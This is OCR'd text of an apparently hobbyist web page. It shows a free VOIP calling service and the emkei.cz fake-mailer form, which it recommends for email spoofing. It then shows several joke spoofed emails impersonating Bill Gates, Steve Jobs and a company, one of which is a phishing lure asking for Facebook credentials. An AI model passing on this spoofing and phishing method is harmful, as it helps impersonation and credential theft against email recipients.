
Call2Friends has made it possible for you to make VOIP free or low-cost international high-quality calls (to India, China, USA & other countries).

Enter phone number in international format to perform free call.

1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
*
0
#
Get Google Chrome
The world's most popular browser is now faster and more responsive!

Top countries	Price per minute	$5	$10
India	$0.011	442 min.	884 min.
United States	$0.005	1000 min.	2000 min.
Bangladesh	$0.026	191 min.	382 min.

For free account we have 3 minutes to talk for more please see the prices.



918977377318


Direction name: India - Mobile. You can talk for 180 seconds.

Top countries	Price per minute	$5	$10
India	$0.011	442 min.	884 min.
United States	$0.005	1000 min.	2000 min.
	$0.026	191 min.	382 min.

Press on the green call button to make a call.

Email Spoofing:

For email id spoofing please logon to emkei.cz



Free online fake mailer with attachments, encryption, HTML editor and advanced settings...

From Name:

From E-mail:

To:

Subject:

Attachment: Choose file No file chosen

Attach another file

Advanced Settings

Content-Type: ● text/plain ○ text/html □ Editor


Text:

Captcha: □ I'm not a robot

Please support emkei.cz by clicking advertisement on miniGambler.com if you are interested in.

Thank you in advance for supporting the existence of this site.

And start sending Spoofed Emails like this.



You Won Iphone 7S upcoming model

BirlaSoftware <google@sekharbirlasoftware.com> Feb 18

to me

Hi chinni,


iam happy to inform you that you got an amazing offer from birlasoftware.

guess what iphone 7S

thinking it wasn't exist, oh yeah it is going to be.

please go to my fake facebook and enter your original username and password to get the iphone to your gmail inbox attachment.

happy iphoning.




Happy BIrthday

Bill Gates <googlebought@microsoft.com> 10/28/15

to me

You won lottery from google sponcered by microsoft.




Job Offer

Bill Gates <Bill@gates.com>
to me

9/21/15

You got job in Microsoft As CEO, instead of Satya Nadella.


Appointment Letter For JOB

Steve Jobs <careers@cisco.com>

Mar 17, 2016, 11:37 AM

to: "chinnidiwakar5@gmail.com" <chinnidiwakar5@gmail.com>

Congratulations

Hi Chinni,

Iam happy to inform you that you have selected as a Prime Minister of Pakistan from 2020,

I request you to go to pakistan and develop microsoft sales very effectively.

Salary is 90000cr per day + incentives, + PF, CF + DF + AF. more and more.

Happy New Year
Happy Diwali
Happy good night.

Please check in the spam folder if not displayed in inbox.